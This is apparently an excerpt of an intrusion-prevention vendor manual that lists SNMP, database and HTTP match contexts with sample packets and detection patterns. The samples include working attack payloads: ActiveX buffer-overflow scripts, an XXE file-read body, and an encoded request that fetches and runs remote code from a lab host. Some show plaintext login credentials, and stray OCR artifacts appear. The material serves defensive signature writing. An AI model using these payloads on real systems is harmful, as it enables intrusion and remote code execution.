snmptrap-eid-parsed (CTS)	Matches the human-readable EID (Enterprise-ID) in any SNMPTRAP message.

Table 57: Service Contexts: SNMP *(Continued)*

Context and Direction	Description Example of Contexts
snmptrap-inform-oid (CTS)	Matches the binary OID in any SNMPTRAP Inform message.
snmptrap- inform-oid-parsed (CTS)	Matches the human-readable OID in any SNMPTRAP Inform message.
snmptrap-oid (CTS)	Matches the binary OID in any SNMPTRAP message.
snmptrap-oid-parsed (CTS)	Matches the human-readable OID in any SNMPTRAP message.
snmptrap-v2- oid (CTS)	Matches the binary OID in any SNMPTRAP v2 message.
snmptrap-v2- oid-parsed (CTS)	Matches the human-readable OID in any SNMPTRAP v2 message.

Database Contexts

IN THIS SECTION

These attack objects and groups are designed to detect known attack patterns and protocol anomalies within the network traffic. You can configure attack objects and groups for databases as match conditions in IDP policy rules.

Service Contexts: MS-SQL

The table displays the security context details for MS-SQL:

Table 58: Service Contexts: MS-SQL

Context and Direction	Description Example of Contexts
mssql-0x12 (CTS)	Matches the content of an MS-SQL type 0x12 request message.
mssql-cancel (CTS)	Matches the content of an MS-SQL cancel message
mssql-login (CTS)	Matches thee content of an MS-SQL login message. **Example of field in MSSQL transaction:** Tabular Data Stream Type: TDS7 login (16) Status: 0x01. End of message Length: 152 Channel: 0 Packet Number: 1 Window: 0 TDS7 Login Packet 10 01 00 98 00 00 01 00 90 00 00 00 00 00 00 71 q 00 00 00 00 00 00 00 07 9c 03 00 00 00 00 00 00 eO 03 00 00 eO 01 00 00 09 04 00 00 56 00 00 00 V... 56 00 02 00 5a 00 00 00 5a 00 12 00 7e 00 05 00 V...Z... 00 00 00 00 88 00 04 00 90 00 00 00 90 00 00 00 00 Oc 29 Ob bd 04 00 00 00 00 90 00 00 00 73 00 ..) s. 61 00 53 00 51 00 4c 00 20 00 51 00 75 00 65 00 a.S.Q.L. .Q.u.e. 72 00 79 00 20 00 41 00 6e 00 61 00 6c 00 79 00 r.y. .A.n.a.l.y. 7a 00 65 00 72 00 53 00 4e 00 41 00 4b 00 45 00 z.e.r.S.N.A.K.E. 4f 00 44 00 42 00 43 00 O.D.B.C. **Example of context usage:** Context: mssql-login pattern: "\x 4f004400430043\x"

Table 58: Service Contexts: MS-SQL *(Continued)*

<table>
<tr><th>Context and Direction</th><th>Description

Example of Contexts</th></tr>
<tr><td>mssql-login-app (CTS)</td><td>Matches the name of the application in an MS-SQL Login message.

Example of field in MSSQL transaction:

Transmission Control Protocol. Src Port: 50399.DstPort: 1433, Seq: 868843253. Ack: 1016878433.Len: 246
Tabular Data Stream
Type: TDS7 login (16)
Status: 0x01, End of message
Length: 246
Channel: 0
Packet Number: 1
Window: 0
TDS7 Login Packet
Login Packet Header
Lengths and offsets
Client name: SA-NC-MFG-239
Username: WinCCConnect
Password: 2WSXcder
App name: SQL Query Analyzer
Server name: SNAKE

Example of context usage:
Context: mssql-login-app pattern: "SQL Query"</td></tr>
<tr><td>mssql-login-client (CTS)</td><td>Matches the name of the client in an MS-SQL Login message.

Example of field in MSSQL transaction:

Transmission Control Protocol. Src Port: 50399.DstPort: 1433, Seq: 868843253. Ack: 1016878433.Len: 246
Tabular Data Stream
Type: TDS7 login (16)
Status: 0x01, End of message
Length: 246
Channel: 0
Packet Number: 1
Window: 0
TDS7 Login Packet
Login Packet Header
Lengths and offsets
Client name: SA-NC-MFG-239
Username: WinCCConnect
Password: 2WSXcder
App name: SQL Query Analyzer
Server name: SNAKE
Library name: ODBC

Example of context usage:
Context: mssql-login-client pattern: "SA-NC"</td></tr>
<tr><td>mssql-login-database (CTS)</td><td>Matches the name of the database in an MS-SQL Login message.</td></tr>
</table>

Table 58: Service Contexts: MS-SQL *(Continued)*

Context and Direction	Description Example of Contexts
mssql-login-language (CTS)	Matches the name of the language in an MS-SQL Login message.
mssql-login-lib (CTS)	Matches the name of the library in an MS-SQL Login message. **Example of field in MSSQL transaction:** Transmission Control Protocol. Src Port: 50399.DstPort: 1433, Seq: 868843253. Ack: 1016878433.Len: 246 Tabular Data Stream Type: TDS7 login (16) Status: 0x01, End of message Length: 246 Channel: 0 Packet Number: 1 Window: 0 TDS7 Login Packet Login Packet Header Lengths and offsets Client name: SA-NC-MFG-239 Username: WinCCConnect Password: 2WSXcder App name: SQL Query Analyzer Server name: SNAKE Library name: ODBC **Example of context usage:** Context: mssql-login-lib pattern: "ODBC"
mssql-login-pass (CTS)	Matches the password in an MS-SQL Login message. **Example of field in MSSQL transaction:** Transmission Control Protocol. Src Port: 50399.DstPort: 1433, Seq: 868843253. Ack: 1016878433.Len: 246 Tabular Data Stream Type: TDS7 login (16) Status: 0x01, End of message Length: 246 Channel: 0 Packet Number: 1 Window: 0 TDS7 Login Packet Login Packet Header Lengths and offsets Client name: SA-NC-MFG-239 Username: WinCCConnect Password: 2WSXcder **Example of context usage:** Context: mssql-login-pass pattern: “2WSXcder”

Table 58: Service Contexts: MS-SQL *(Continued)*

Context and Direction	Description Example of Contexts
mssql-login-server (CTS)	Matches the name of the server in an MS-SQL Login message. **Example of field in MSSQL transaction:** Transmission Control Protocol. Src Port: 50399.DstPort: 1433, Seq: 868843253. Ack: 1016878433.Len: 246 Tabular Data Stream Type: TDS7 login (16) Status: 0x01, End of message Length: 246 Channel: 0 Packet Number: 1 Window: 0 TDS7 Login Packet Login Packet Header Lengths and offsets Client name: SA-NC-MFG-239 Username: WinCCConnect Password: 2WSXcder App name: SQL Query Analyzer Server name: SNAKE **Example of context usage:** Context: mssql-login-server pattern: "SNAKE"
mssql-login-user (CTS)	Matches the name of the user in an MS-SQL Login message. **Example of field in MSSQL transaction:** Transmission Control Protocol Src Port: 1035, Dst Poil: 1433, Seq: 763655054. Ack: 1997497845. Len: 152 Tabular Data Stream Type: TDS7 login (16) Status: 0x01, End of message Length: 152 Channel: 0 Packet Number: 1 Window: 0 TDS7 Login Packet Login Packet Header Lengths and offsets Username: sa App name: SQL Query Analyzer Server name: SNAKE Library name: ODBC **Example of context usage:** Context: mssql-login-user pattern: “sa”

Table 58: Service Contexts: MS-SQL *(Continued)*

Context and Direction	Description Example of Contexts
mssql-query (CTS)	Matches the content of a MS-SQL query message. **Example of field in MSSQL transaction:** Transmission Control Protocol. Src Port: 1175. Dst Port: 1433. Seq: 3017454680. Ack: 1346858528. Len: 60 Tabular Data Stream Type: SQL batch (1) Status: 0x01. End of message Length: 60 Channel: 0 Packet Number: 1 Window: 0 TDS Query Packet Query: set quoted_identifier off **Example of context usage:** Context: mssql-query pattern: "quoted"
mssql-request-other (CTS)	Matches the content of an MS-SQL unknown Request message.
mssql-rpe (CTS)	Matches the content of an MS-SQL RPC message.
mssql-rpc-name (CTS)	Matches the RPC name in an MS-SQL request message.

Service Contexts: MYSQL

The table displays the security context details for MYSQL:

Table 59: Service Contexts: MySQL

Context and Direction	Description Example of Contexts
mysql-login-request-caps (CTS)	Matches the MYSQL Login Request Caps Data. **Example of field in MSSQL transaction:** Transmission Control Protocol, Src Port: 47142, Dst Port: 3306, Seq: 1471914225, Ack: 2780407880, Len: 62 MySQL Protocol Packet Length: 58 Packet Number: 1 Login Request **Example of context usage:** Context: mysql-login-request-caps pattern: "root"
mysql-login-request-caps-pswd (CTS)	Matches the MYSQL Login Request Caps Password. **Example of field in MSSQL transaction:** Transmission Control Protocol, Src Port: 47142, Dst Port: 3306, Seq: 1471914225, Ack: 2780407880, Len 62 MySQL Protocol Packet Length: 58 Packet Number: 1 Login Request Client Capabilities: 0xa285 Extended Client Capabilities: 0x0003 MAX Packet: 16777216 Charset: latinl COLLATE latinl_swedish_ci (8) Username: root Password: 277f04b6f584b4f090ad6baal845238580cbf6fc **Example of context usage:** Context: mysql-login-request-caps-pswd pattern: "\x 277f04 \x"

Table 59: Service Contexts: MySQL *(Continued)*

Context and Direction	Description Example of Contexts
mysql-login-request-caps-user (CTS)	Matches the MYSQL Login Request Caps Username. **Example of field in MYSQL transaction:** MySQL Protocol Packet Length: 58 Packet Number: 1 Login Request Client Capabilities: 0xa285 Extended Client Capabilities: 0x0003 MAX Packet: 16777216 Charset: latinl COLLATE latinl_swedish_ci (8) Username: root Password: 277f04b6f584b4f090ad6baal845238580cbf6fc **Example of context usage:** Context: mysql-login-request-caps-user pattern: "root"
mysql-preamble (ANY)	Matches the 4 first bytes of the packet.
mysql-req-command (CTS)	Matches the MYSQL Request Command. **Example of field in MYSQL transaction:** MySQL Protocol Packet Length: 24 Packet Number: 1 Login Request Client Capabilities: 0x248d MAX Packet: 0 Username: root Password: 575c40414d4a444700 **Example of context usage:** Context: mysql-req-command pattern: "root"

Table 59: Service Contexts: MySQL *(Continued)*

Context and Direction	Description Example of Contexts
mysql-response (STC)	Matches the MYSQL Response. **Example of field in MYSQL transaction:** MySQL Protocol Packet Length: 52 Packet Number: 0 Server Greeting Protocol: 10 Version: 4.0.23_Debian-3-log Thread ID: 16 Salt: l\fmqmS4 Server Capabilities: 0x202c **Example of context usage:** Context: mysql-response pattern: "Debian"
mysql-server-greeting (STC)	Matches the MYSQL Server Greeting Data. **Example of field in MYSQL transaction:** MySQL Protocol Packet Length: 52 Packet Number: 0 Server Greeting Protocol: 10 Version: 4.0.23_Debian-3-log Thread ID: 16 Salt: l\fmqmS4 Server Capabilities: 0x202c **Example of context usage:** Context: mysql-server-greeting pattern: "Debian"

Web Protocol Contexts

IN THIS SECTION

These attack objects and groups are designed to detect known attack patterns and protocol anomalies within the network traffic. You can configure attack objects and groups for web protocols as match conditions in IDP policy rules.

Service Contexts: HTTP

The table displays the security context details for HTTP:

Table 60: Service Contexts: HTTP

Context and Direction	Description Example of Contexts
http-authorization (CTS)	Matches the username and password decoded from the Authorization: Basic header in an HTTP request. **Example of Authorization header in HTTP request:** GET /secure/ HTTP/1.1 Host: 10.157.5.9 User-Agent: MSfrontpage/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1) Keep-Alive: 300 Connection: keep-alive If-Modified-Since: Thu, 09 Jul 2009 17:02:47 GMT If-None-Match: "17dd2-b4-46e48d334dbc0" Authorization: Basic ZGF2ZTo= **Example of context usage:** context: http-authorization pattern: “Basic ZGF2ZTo=”

Table 60: Service Contexts: HTTP *(Continued)*

<table>
<tr><th>Context and Direction</th><th>Description

Example of Contexts</th></tr>
<tr><td>http-data (ANY)</td><td>Matches any HTTP data in an HTTP transaction that is not text/html, text/plain, or FORM values in a POST request.

Example of HTTP data in HTTP response:
48 54 54 50 2f 31 2e 31 20 32 30 30 20 4f 6b 0d HTTP/1.1 200 Ok.
0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 61 .Content -Type: a
70 70 6c 69 63 61 74 69 6f 6e 2f 6f 63 74 65 74 pplicati on/octet
2d 73 74 72 65 61 6d 0d 0a 53 65 72 76 65 72 3a -stream. .Server:
20 41 70 61 63 68 65 2f 32 2e 30 0d 0a 43 6f 6e Apache/ 2.0..Con
74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 32 31 39 tent-Len gth: 219
35 34 0d 0a 0d 0a 41 54 46 00 55 bc 05 07 07 08 54....AT F.U.....
00 40 00 00 00 00 00 00 00 00 ef ff ff ff ff aa .@...... ....
aa aa aa 00 00 00 00 00 00 00 00 ff ff ff ff b2 ....
aa aa aa 00 00 00 00 00 00 00 00 ff ff ff ff aa ....
aa aa aa 00 00 00 00 00 00 15 00 ff ff ff ff aa ....
aa aa aa 00 00 00 00 00 00 00 00 ff ff ff ff 40 ....@

Example of context usage:
context: http-data pattern: "\x 4154460055bc050707080040000000000 \x"</td></tr>
<tr><td>http-first-data-chunk (ANY)</td><td>Matches the first data chunk in an HTTP transaction.

Example of first data chunk in HTTP response:
HTTP/1.0 200 OK
Content-type: text/html
Content-Length: 300
Last-Modified: Fri, 15 Jul 2016 16:26:13 GMT

<html style="display:flex;">
<head>
<script>

Example of context usage:
Context: http-first-data-chunk pattern: ".*style\s*=\s*"</td></tr>
<tr><td>http-flash</td><td>Matches http payload when content type is flash video or application.

Example of http flash payload in HTTP response:
HTTP/1.1 200 Ok
Content-Type: application/x-shockwave-flash
Server: Apache/2.0
Content-Length: 660

CWS _...x..S.N.@...$...m..?.... U..)Ai.H....-c/.[............}.^.0...]...C.d.3.......`.....AO...R.|......Z<
]w..._.)..'4............*.N#v.E.]...F...eH{Q..2/...,.^.......g...S....(.~T$.D.;..}.>....1.2....0F.1.H..h...........8.(..A.T.J.$!..*.....

Example of context usage:
Context: http-flash pattern: "CWS\x 095F04000078DA8C53CD4EDB40 \x"</td></tr>
</table>

Table 60: Service Contexts: HTTP *(Continued)*

Context and Direction	Description Example of Contexts
http-form-data (CTS)	Matches each of the form values in a POST request of an HTTP transaction.
http-get-url (CTS)	Matches the URL in an HTTP get request as it appears in the stream. **Example of URL in HTTP request:** GET /fsc/secured\fsc.aspx HTTP/1.1 Host: 10.2.1.53 **Example of context usage:** Context: http-get-url pattern: "\/fsc\/secured"
http-get-url-parsed (CTS)	Matches the decoded, normalized URL in an HTTP get request. **Example of URL in HTTP request:** Normalization process is applied to transform a URI into a normalized URI so it is possible to determine if two syntactically different URIs may be equivalent. Percent-encoded triplets of the URI do not require percent-encoding and should be decoded to their corresponding unreserved characters, for e.g `http://example.com/%7Efoo` → `http://example.com/~foo` **Example of context usage:** Context: http-get-url-parsed pattern: "~foo"
http-head-url (CTS)	Matches the URL in an HTTP head request as it appears in the stream. **Example of URL in HTTP HEAD request:** HEAD // HTTP/1.1 Host: bt05 User-Agent: Mozilla/5.0 (X11; Linux i686; rv:5.0) Gecko/20100101 Firefox/5.0 CLIENT-IP: 1.1.1.2 X-Forwarded-For: 1.1.1.2 **Example of context usage:** Context: http-head-url pattern: "//"

Table 60: Service Contexts: HTTP *(Continued)*

Context and Direction	Description Example of Contexts
http-head-url-parsed (CTS)	Matches the decoded, normalized URL in an HTTP head request. **Example of URL in HTTP request:** Like http-get-url-parsed context, normalization process is applied to transform a URI into a normalized URI. **Example of context usage:** Context: http-head-url-parsed pattern: "\/fsc\/secured"
http-header (ANY)	Matches any HTTP header. **Example of header fields in HTTP request:** GET /buy.php?advid=0&emla=1&lang=________& HTTP/1.1 Accept: */* Accept-Language: en-us Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1) Host: www.liveprotection.net Connection: Keep-Alive **Example of context usage:** Context: http-header pattern: "Host: www.liveprotection.net"
http-header-accept (CTS)	Matches each Accept: header in an HTTP request. **Example of header fields in HTTP request:** GET /buy.php?advid=0&emla=1&lang=________& HTTP/1.1 Accept: */* Accept-Language: en-us Accept-Encoding: gzip, deflate **Example of context usage:** Context: http-get-url pattern: "en-us"
http-header-accept-encoding (CTS)	Matches each Accept-Encoding: header in an HTTP request. **Example of header fields in HTTP request:** GET /buy.php?advid=0&emla=1&lang=________& HTTP/1.1 Accept: */* Accept-Language: en-us Accept-Encoding: gzip, deflate **Example of context usage:** Context: http-header-accept-encoding pattern: "gzip"

Table 60: Service Contexts: HTTP *(Continued)*

Context and Direction	Description Example of Contexts
http-header-accept-language (CTS)	Matches each Accept-Language: header in an HTTP request. **Example of header fields in HTTP request:** GET /buy.php?advid=0&emla=1&lang=________& HTTP/1.1 Accept: */* Accept-Language: en-us Accept-Encoding: gzip, deflate **Example of context usage**: Context: http-header-accept-language pattern: “en-us”
http-header-content-encoding (ANY)	Matches each Content-Encoding: header in an HTTP transaction. **Example of header fields in HTTP request:** HTTP/1.1 200 ok Content-length: 75 Content-type: application/octet-stream Content-disposition: attachment; filename="download.txt" Content-Encoding: =?UTF-8?B?ZGVmbGF0ZQo=?= **Example of context usage**: Context: http-header-content-encoding pattern: “VmbGF0ZQo”
http-header-content-language (ANY)	Matches each Content-Language: header in an HTTP transaction.
http-header-content-location (ANY)	Matches each Content-Location: header in an HTTP transaction.
http-header-content-md5 (ANY)	Matches each Content-MD5: header in an HTTP transaction.

Table 60: Service Contexts: HTTP *(Continued)*

Context and Direction	Description Example of Contexts
http-header-content-type (ANY)	Matches each Content-Type: header in an HTTP transaction. **Example of header fields in HTTP request:** HTTP/1.1 200 OK Date: Wed, 14 Sep 2005 16:52:48 GMT Content-Length: 60 Connection: Keep-Alive Content-Type: text/html; charset=ISO-8859-1 **Example of context usage:** Context: http-header-content-type pattern: "text\/html"
http-header- cookie (ANY)	Matches each Cookie: header in an HTTP transaction. **Example of header fields in HTTP request:** cookie: _SESSION[sess_user_id]=1;no_http_headers=1 **Example of context usage:** Context: http-header-cookie pattern: ".*\[no_http_headers\]\=1.*"
http-header- host (CTS)	Matches each Host: header in an HTTP request.
http-header- referer (CTS)	Matches each Referrer: header in an HTTP request.
http-header-soapaction (ANY)	Matches each soapaction: header in an HTTP transaction.
http-header- user-agent (CTS)	Matches each User-Agent: header in an HTTP request.
http-header- x-forwarded-for	**Matches x-forwarded-for header in an HTTP request.** Example of context usage: Context: http-header-x-forwarded-for pattern: "*([^\d\.,unkow\040:a-fA-F]|AA).*"

Table 60: Service Contexts: HTTP *(Continued)*

Context and Direction	Description Example of Contexts
http-image (ANY)	Matches IMATE contents (BMP, PNG) in HTTP transaction. **Example of header fields in HTTP request:** HTTP/1.1 200 OK Server: Microsoft-IIS/6.0 Content-Type: image/x-ms-bmp Content-Length: 3704 BM........v...(.......................................AAAAAAAAAAAAAA **Example of context usage:** Context: http-image pattern: ".*AAAAAAAAAA.*"
http-jpeg-raw (ANY)	Matches JPEG content in HTTP transaction. **Example of header fields in HTTP response:** HTTP/1.1 200 OK Connection: Keep-Alive Content-Type: image/jpeg ......JFIF.....H.H.....C. ....#.%$"."!&+7/&)4)!"0A149;>>>%.DIC<H7=>;...C. **Example of context usage:** Context: http-jpeg-raw pattern: "\x FFD8FFE00010\x JFIF.*"

Table 60: Service Contexts: HTTP *(Continued)*

Context and Direction	Description Example of Contexts
http-jpeg-tag (ANY)	Matches JPEG tag of JPEG content in HTTP transaction. JPEG image files provide an area for applications to store metadata such as title, date taken, shutter speed, and so on. There are several slots available, each of which holds a group of metadata tags. A JPEG file contains several segments; each segment contains different kinds of data, delimited by two-byte codes called markers. The markers are hexadecimal; they begin with 0xFF and end with a code (1 byte) indicating the kind of marker. **Example of jpeg tags in HTTP response payload:** 48 54 54 50 2f 31 2e 31 20 32 30 30 20 4f 4b 0d HTTP/1.1 200 OK. ... 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 69 6d Content- Type: im 61 67 65 2f 6a 70 65 67 0d 0a 58 2d 43 61 63 68 age/jpeg ..X-Cach ... 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 0d 0a ff d8 Keep-Ali ve...... ff e0 00 10 4a 46 49 46 00 01 01 01 00 48 00 48 ....JFIF .....H.H 00 00 ff fe 00 0d 31 30 2e 30 2e 31 33 2e 31 32 ......10 .0.13.12 38 ff db 00 43 00 03 02 02 03 02 02 03 03 03 03 8...C... .... 04 03 03 04 05 08 05 05 04 04 05 0a 07 07 06 08 .... 0c 0a 0c 0c 0b 0a 0b 0b 0d 0e 12 10 0d 0e 11 0e .... 0b 0b 10 16 10 11 13 14 15 15 15 0c 0f 17 18 16 .... Note: Each colored segment represent segment/tag **Example of context usage:** Context: http-jpeg-tag pattern: “\x 480048 \x”
http-object-tag-clsid (STC)	Matches the CLSID of an object tag. **Example of this field in HTTP response:** HTTP/1.1 200 OK Connection: Keep-Alive Content-Type: text/html <HTML> <object classid='clsid:C6A96E83-F5AF-4BD4-9BDD-7B18444F814F' id='hack'></object> <script language='vbscript'> String1=String(99999, "A") hack.DialNumber String1 </script> </HTML> **Example of context usage:** Context: http-object-tag-clsid pattern: “C6A96E83-F5AF-4BD4-9BDD-7B18444F814F”

Table 60: Service Contexts: HTTP *(Continued)*

Context and Direction	Description Example of Contexts
http-ole	Matches Microsofts OLE contents in HTTP transaction. **Example of OLE header signature field in HTTP response:** 48 54 54 50 2f 31 2e 31 20 32 30 30 20 4f 4b 0d HTTP/1.1 200 OK. ... 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 61 .Content -Type: a 70 70 6c 69 63 61 74 69 6f 6e 2f 76 6e 64 2e 6d pplicati on/vnd.m 73 2d 65 78 63 65 6c 0d 0a 0d 0a d0 cf 11 e0 a1 s-excel. .... b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 .... **Example of context usage:** Context: http-ole pattern: "".*\x d0cf11e0a1b1 \x.*"
http-param-parsed (CTS)	Matches the decoded CGI parameters in an HTTP request.
http-pdf	Matches PDF contents in HTTP transaction. **Example of PDF contents in HTTP response:** Hypertext Transfer Protocol HTTP/1.1 200 Ok\r\n Content-Type: application/pdf\r\n Server: Apache/2.0\r\n Content-Length: 1153\r\n \r\n [HTTP response 1/1] [Time since request: 0.002751000 seconds] [Request in frame: 4] [Request URI: http://118.78.98.50/BPmc0L4Oos7g] File Data: 1153 bytes Media Type Media type: application/pdf (1153 bytes)

Table 60: Service Contexts: HTTP *(Continued)*


Context and Direction	Description Example of Contexts			
http-png-chunk (ANY)	Matches contents of PNG chunk to HTTP transaction. **Example of PNG contents in HTTP response:**  **Example of context usage:** Context: http-png-chunk pattern: “PNG”			
http-post-url (CTS)	Matches the URL in an HTTP post request as it appears in the stream.	HTTP POST URL	POST /index.html?crap=1085538798 HTTP/1.1	1.34. http-post-url pattern: ".*\?.*"
http-post-url-parsed (CTS)	Matches the decoded, normalized URL in an HTTP post request.			
http-post-variable (CTS)	Matches each CGI variable in the form data of an HTTP POST request. **Example of header fields in HTTP request:** POST /mail/channel/bind?&at=d91335f6924d08fa-109fa346d8a&VER=2&SID=5B974D2448624B32&RID=68492&zx=jhspu7-sijvnz HTTP/1.1 **Example of context usage:** Context: http-post-variable pattern: “at=d”			

Table 60: Service Contexts: HTTP *(Continued)*

Context and Direction	Description Example of Contexts
http-post- variable-parsed (CTS)	Matches each decoded CGI variable in the form data of an HTTP POST request.
http-request (CTS)	Matches each HTTP request line. **Example of header fields in HTTP request:** GET /mail/im/menurightarw.gif HTTP/1.1 Host: mail.google.com **Example of context usage:** Context: http-request pattern: "menurightarw.gif"
http-request-method (CTS)	Matches the method name in an HTTP request. **Example of field in HTTP request:** GET /mail/im/menurightarw.gif HTTP/1.1 Host: mail.google.com **Example of context usage:** Context: http-request-method pattern: "GET"
http-status (STC)	Matches the status line in an HTTP reply. **Example status line in HTTP response:** HTTP/1.1 200 OK Last-Modified: Mon, 13 Feb 2006 21:10:30 UTC **Example of context usage:** Context: http-status pattern: "200"

Table 60: Service Contexts: HTTP *(Continued)*

<table>
<tr><th>Context and Direction</th><th>Description

Example of Contexts</th></tr>
<tr><td>http-text-html (ANY)</td><td>Matches the text/html data in an HTTP transaction.

Example of header fields in HTTP request:
HTTP/1.1 200 OK
Content-Length: 319
Connection: close
Content-Type: text/html; charset=ISO-8859-1

<html><head>
<script language=vbscript>
dim a, mymy2
a="AA"
Set mymy2= CreateObject("MSWebDVD.MSWebDVD.1")
mymy2.AcceptParentalLevelChange False, "xc", a
</script>
<title>MSWebDVD ActiveX buffer overflow exploit</title>
</head>
<body>
<h3><center>MS Web DVD ActiveX buffer overflow exploit</center></h3>
</body></html>

Example of context usage:
Context: http-text-html pattern: “.*AcceptParentalLevelChange(\(|,|[_]+).*”</td></tr>
<tr><td>http-text-html-body (ANY)</td><td>Matches the body of text/html data in an HTTP tranaction</td></tr>
<tr><td>http-text-html-head (ANY)</td><td>Matches the header of text/html data in an HTTP transaction.

Example of header fields in HTTP request:
HTTP/1.1 200 OK
Content-Length: 1360
Content-Type: text/html; charset=UTF-8

<html>
<head>
<title>Admin Password Change</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link rel="stylesheet" href="style1.css" type="text/css">
</head>

Example of context usage:
Context: http-text-html-head pattern: “.*<title>Admin_Password_Change</title>.*”</td></tr>
</table>

Table 60: Service Contexts: HTTP *(Continued)*

Context and Direction	Description Example of Contexts

http-text-html-script (ANY)	Matches the script tag of text/html data in an HTTP transaction.
	
	Example of header fields in HTTP request:
	HTTP/1.0 200 OK
	Content-type: text/html
	Content-Length: 300
	Last-Modified: Fri, 15 Jul 2016 16:26:13 GMT
	
	<html style="display:flex;">
	<head>
	<script>
	//
	function boom() {
	var n = document.getElementById("test");
	n.textContent = "Telus Security Labs \ud8c4\ud8b4";
	alert(n.textContent);
	}
	</script>
	
	Example of context usage:
	Context: http-text-html-script pattern: “.*function boom.*”

http-text-html-style (ANY)	Matches the style tag of text/html data in an HTTP transaction. **Example of header fields in HTTP request:** HTTP/1.1 200 OK Content-Length: 127 Keep-Alive: timeout=15, max=100 Content-Type: text/html; charset=iso-8859-1 <html> <head> <title>CSS</title> <style> body { font-size: 1666666px; } </style> </head> <body> Sample </body> </html> **Example of context usage:** Context: http-text-html-style pattern: “.*\ubody\s*{\u.*\ufont-size:\s*[1-9][0-9][0-9][0-9][0-9][0-9][0-9]px;\u.*}.*”

Table 60: Service Contexts: HTTP *(Continued)*

<table>
<tr><th>Context and Direction</th><th>Description

Example of Contexts</th></tr>
<tr><td>http-text-html-tag (ANY)</td><td>Matches any tag inside text/html data in an HTTP transaction.

Example of header fields in HTTP request:
HTTP/1.1 200 OK
Content-Length: 1360
Content-Type: text/html; charset=UTF-8

<html>
<head>
<title>Admin Password Change</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link rel="stylesheet" href="style1.css" type="text/css">
</head>

Example of context usage:
Context: http-text-html-tag pattern: “charset=iso-8859-1”</td></tr>
<tr><td>http-text-plain (ANY)</td><td>Matches the text/plain data in an HTTP transaction.

Example of header fields in HTTP request:
HTTP/1.1 200 OK
Content-Length: 102400
Content-Type: text/plain; charset=ISO-8859-1

....Standard Jet DB......n.b` .U..gr@?..~.....1.y..0....c....F...Nlb.7....,.(../.`.
{6.....m.C%6.3..y[x,|*D.|.....1..."..f_....$.g..'D...e....F.x....-b.T..

Example of context usage:
Context: http-text-plain
pattern:
“.*\u(ParentIdName|ObjectId|AOIndex|PrimaryKey)\u([^\00\0376]|\0377[^\0377]|[^\0377]\0377|.[\020-\0376]).*”</td></tr>
</table>

Table 60: Service Contexts: HTTP *(Continued)*

Context and Direction	Description Example of Contexts
http-text-soap (ANY)	Matches the text/soap data in and HTTP transaction. **Example of header fields in HTTP POST request:** LOCK /webdav HTTP/1.1 Content-Type: text/xml Content-Length: 293 <?xml version="1.0"?> <!DOCTYPE REMOTE [<!ENTITY RemoteX SYSTEM "c:password.xt">]> <D:lockinfo xmlns:D='DAV:'> <D:lockscope><D:exclusive/></D:lockscope> <D:locktype><D:write/></D:locktype> <D:owner> <D:href> <REMOTE> <RemoteX>&RemoteX;</RemoteX> </REMOTE> </D:href> </D:owner> </D:lockinfo> **Example of context usage:** Context: http-text-soap pattern: “REMOTE”

Table 60: Service Contexts: HTTP *(Continued)*

Context and Direction	Description Example of Contexts
http-text-xml (ANY)	Matches the tex/xml data in an HTTP transaction. **Example of header fields in HTTP request:** LOCK /webdav HTTP/1.1 Content-Type: text/xml Content-Length: 293 <?xml version="1.0"?> <!DOCTYPE REMOTE [<!ENTITY RemoteX SYSTEM "c:password.xt">]> <D:lockinfo xmlns:D='DAV:'> <D:lockscope><D:exclusive/></D:lockscope> <D:locktype><D:write/></D:locktype> <D:owner> <D:href> <REMOTE> <RemoteX>&RemoteX;</RemoteX> </REMOTE> </D:href> </D:owner> </D:lockinfo> **Example of context usage:** Context: http-text-xml pattern: ".*<!\[ENTITY\][^>]*\[SYSTEM\][^>]*[:\/\\].*"
http-url (CTS)	Matches the URL in an HTTP request as it appears in the stream. **Example of header fields in HTTP request:** GET /Desktop.ini HTTP/1.1 Host: 192.168.160.129 User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.8.0.1) Gecko/20060111 Firefox/1.5.0.1 **Example of context usage:** Context: http-url pattern: ".*\[desktop\.ini\]"

Table 60: Service Contexts: HTTP *(Continued)*

Context and Direction	Description Example of Contexts
http-url-parsed (CTS)	Matches the decoded, normalized URL in an HTTP request. **Example of normalized URL field in HTTP request:** GET /?search=%00{.save%7C%25TEMP%25%5CpcpWGhmTUiYgi.vbs%7CSet%20x=CreateObject(%22Microsoft.XMLHTTP%22)%0D%0AOn%20Error%20Resume%20Next%0D%0Ax.Open%20%22GET%22,%22http://192.168.200.1:8080/G0HapSp%22,False%0D%0AIf%20Err.Number%20%3C%3E%200%20Then%0D%0Awsh.exit%0D%0AEnd%20If%0D%0Ax.Send%0D%0AExecute%20x.responseText.} HTTP/1.1 Host: 192.168.200.2 **Example of context usage:** Context: http-url-parsed pattern: ".*\.\[rmp\]"
